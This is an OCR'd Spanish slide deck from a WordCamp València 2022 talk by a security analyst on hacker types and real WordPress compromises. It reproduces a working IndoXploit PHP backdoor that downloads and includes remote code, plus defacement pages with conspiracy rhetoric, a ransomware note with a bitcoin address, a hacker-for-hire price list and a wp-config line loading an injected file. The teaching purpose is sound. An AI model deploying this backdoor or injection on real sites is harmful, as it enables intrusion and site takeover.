Si vas a hackear, ¡hazlo bonito!

Guía de estilos

Néstor Angulo de Ugarte

WordCamp
València
2022

#WCVLC22

WordCamp València 2022

Néstor Angulo de Ugarte


Ingeniero informático por la ULPGC

Analista de Seguridad
@ GoDaddy WebSecurity
@ Sucuri.net

CISSP (ISC2.org - 2022)

Twitter: @pharar

#WCVLC22



PERO, PERO, PERO
¿¿Qué me estás contando??

AKA
CONCEPTOS

Nuestro bonito Buyer Persona

Persona **curiosa** que va más allá de límites y convencionalismos

AKA **Hacker**

WordCamp
València
2022

#WCVLC22

#WCVLC22

WordCamp
València
2022


#WCVLC22
WordCamp
València
2022

- Thales de Mileto.
- Leonardo da Vinci.
- Thomas Edison.
- Arquímedes.
- Benjamin Franklin.
- Louis Pasteur y Alexander Fleming.
- los hermanos Montgolfier y Clément Ader.
- Nikola Tesla.

WordCamp
València
2022

Nuestro bonito Buyer Persona

Hacker informático cuyo objetivo es enriquecerse o ganar fama.

AKA **Ciberterrorista**

#WCVLC22

WordCamp
València
2022

#WCVLC22

El Malo
Black hat hacker, terorrista, ladrón, ciberdelicuente...

El Feo
Un Bueno usando métodos de Malo

El Bueno
Analista de seguridad, hacker ético...

#WCVLC22

El

Black h

terorrista, ladrón,
ciberdelicuente...

métodos de Malo

eno

ta de
seguridad,
hacker ético...

#WCVLC22

El M **eno**

Black hat ta de

terorrista, ladrón, métodos de Malo seguridad,

ciberdelicuente... hacker ético...


#WCVLC22

WordCamp
València
2022

¡Los Analistas de Seguridad, son los que hackean bonito!


“TODOS SOMOS HACKERS”

¿Qué es InfoSec?




WordCamp
València
2022

#WCVLC22

Malware

•Software intencionadamente diseñado para causar daños a ordenadores, usuarios o redes de comunicaciones.



Tipos:
Backdoors, Zero Day, Phishing,
Troyanos, Spyware, Adware, Scareware...

Bonitas definiciones

- **Vulnerabilidad**
- Error en el código o posibilidad de utilización malintencionada de un recurso que puede ser explotado para realizar actividad no autorizada en un sistema informático.


- **Exploit**

Programa que aprovecha una vulnerabilidad

- **Backdoor**

Programa que permite ejecución remota de código

Cómo se hackea un WordPress... con estilo



WordCamp
València
2022

#WCVLC22

Nuestros casos a estudio...


EJEMPLO 1
#WCVLC22

The Intruders

Hacked by Prosox

Expect the legends, We are : Kuroi'SH - IrBlOOd - Prosox - Sys GhosT - Tunisian Cracker -

Now I think i can leave defacing & focus on the real hacking. But if I had something to say/spread:

We've seen and noticed that, we're manipulated and hypnotised by medias. My message would be to believe only yourself.

For example, to bully the Muslims (I am not A Muslim, here is the truth, i'm just understanding the truth) for what they didn't do

Isn't normal, entering in the game of the terrorists, the ones who are the real killers (Israel, a conspiration created by some corrupt agencies and governements to help them controling the world), or united states governement

(for example did you ask yourself why did united states help israle or kill Hussain ?), entering in their game, (they have medias in their hand), believe those medias, and then rejecting thd fault over the wrong people...

Being a good tool, hypnotised, thinking he's free, is a hiddien and a not wanted terrorism, because this is what the terrorism wants.

Conclusion: stupidity leads to terrorism, but no one is preventing you to get your own opinion on the subject...

It is a great moment to die

Hacked By Kuroi'SH

Too google at once, I don't even care ; fuck the jealous haters such as nofawkx
Two google at once world record Idgaf :D
Greetz to my friends prosox & shinobi h4xor =)

Script kiddie


- Logo con su nick, dándose aires, o imagen manga de baja calidad
- Uso indecente de colores (no respeta a los daltónicos).
- Mensajes llenos de errores, o con superioridad moral.
- Deja su firma en todos las esquinas que puede, así como sus redes.
- Busca fama o dinero fácil.

Script kiddie

- Wanabe Hackers Malote.

- Utilizan herramientas o scripts de hacking de otros, a menudo modificando lo justo para que funcione para lo que necesitan.

#WCVLC22



```php
<?php
# IndoXploit Backdoor
# Bypass 406 Not Acceptable & Auto Delete Shell
# Coded by: L0c4lh34rtz - IndoXploit

$URL = 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2kyMDFTckV5'; # Backdoor URL
$TMP = '/tmp/sess_'.md5($_SERVER['HTTP_HOST']).'.php'; # dont change this
!!

function M() {
    $FGT = file_get_contents(base64_decode($GLOBALS['URL']));
    if(!$FGT) {
        echo `curl -k $(echo {$GLOBALS['URL']} | base64 -d) >> {$GLOBALS['
            TMP']}`;
    } else {
        $HANDLE = fopen($GLOBALS['TMP'], 'w');
        fwrite($HANDLE, $FGT);
        fclose($HANDLE);
    }
    echo '<script>window.location="?mrDragon";</script>';
}

if(file_exists($TMP)) {
    if(filesize($TMP) === 0) {
        unlink($TMP);
        M();
    } else {
        include($TMP);
    }
} else {
    M();
```

ote.

o scripts
menudo
ara que

WordCamp
València
2022

EJEMPLO 2

#WCVLC22

Hacked by El Moujahidin

#Free Syria
#Free Palestine

Tell Your Gov , To Know About Palestine
We Will Countinue Hacking The Sites , To Send The Message Of Our Palestine And All Arabs
We Dont Accept Killing Muslims Evry Where, Stop Killing US
#We Are El Moujahidin Team We Will Not End This War
#AttaCker fr0m #Algeria

#WCVLC22

{ Onanimus7 R4nsomwar3 }

Your Website Is Encrypt3d

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
Send Me $200 For Back Your Website


Bitcoin (BTC) Address : 1Hm[redacted]NQ

Password [Decrypt]

Contact Telegram : @[redacted]

~Tap Background to music~

#WCVLC22



Black Hat Hacker

- Versión digievolucionada
- Activista o profesional
- Firma con algo más de tino
- Sigue sin respetar a los daltónicos
- Código más cuidado
- Sigue gustándole que le encuentren
  (vive de eso, ¿no?)

WordCamp
València
2022


Hacker


ligievolucionada
eso o conforma su
ntidad
o profesional
n algo más de tino
respetar a los
os
stándole que le
en
eso, ¿no?

WordCamp
València
2022

The following prices are estimates, if i think a specific job takes more time and money i will either refund you or you will send the remaining once we talked.
If you are unsure about which category to choose, choose the lower priced one in question.
You will only pay for successful jobs, if i can not do anything for you i will refund you. But keep in mind depending on your target specific things might take longer and require an addition payment, but only after i can show some success.

Product	Price	Quantity
Small job, for example: Email and Facebook hacking, installing trojans, small DDOS	250 EUR = 0.02752 ฿	1 X Buy now
Medium-large job, ruining people, espionage, website hacking, DDOS for big websites	500 EUR = 0.05505 ฿	1 X Buy now
Large job which takes a few days or multiple smaller jobs, DDOS for protected sites	900 EUR = 0.09909 ฿	1 X Buy now
UPGRADE: INSTANT reply within 30-60 minutes instead of 24-36 hours for urgent cases. If i need longer this will get refunded. Only buy this together with one of the other options.	200 EUR = 0.02202 ฿	1 X Buy now


anon.php
anon-dec.php
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=0.5">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d, H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusion!!!">
<meta property="og:site_name" content=" Security just an illusion!!!">
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
<meta name="copyright"content="H4cking,g, Onanimus7">
<meta name="theme-color" content="#000">
<meta name="robots" content="index, cache, follow, archive">
<meta name="googlebot" content="all, index, follow, cache, archive">
<meta name="allow-search" content="yes">
<meta name="audience" content="all">
<link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png">
<link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel=stylesheet">
The f
you w
If you
You w
on yo
succe
Prod
Sma
Medi
Larg
UPG
need
r
ing
e



```
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', true);
define( 'WP_DEBUG_LOG', true );
define( 'WP_DEBUG_DISPLAY', false );


//define( 'WP_CACHE', true );

define( 'FS_METHOD', 'direct');
define('FS_CHMOD_DIR', (0705 & ~ umask()));
define('FS_CHMOD_FILE', (0604 & ~ umask()));


/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-content/core.php');
require_once(ABSPATH . 'wp-settings.php');
```

```
                    </div>
            </div>
        </section>
                    </div>
            </div>
        </div>
                </div><!-- .row/not-found -->
        </div><!-- #content -->
            </div><!-- .container/.main-content -->
        <footer id="colophon" class="site-footer" itemscope itemtype="http://schema.org/WPFooter">
        <div class="site-info">
        <div class="container">
            <span class="copyright">2020 Copyright  <a href=[redacted]. </span>Blossom Feminine |
Developed By <a href="https://blossomthemes.com/" rel="nofollow" target="_blank">Blossom Themes</a>. Powered by <a href="https://wordpress.org/"
target="_blank">WordPress</a>.
        </div>
    </div>
        </footer><!-- #colophon -->
        <button aria-label="go to top button" id="blossom-top">
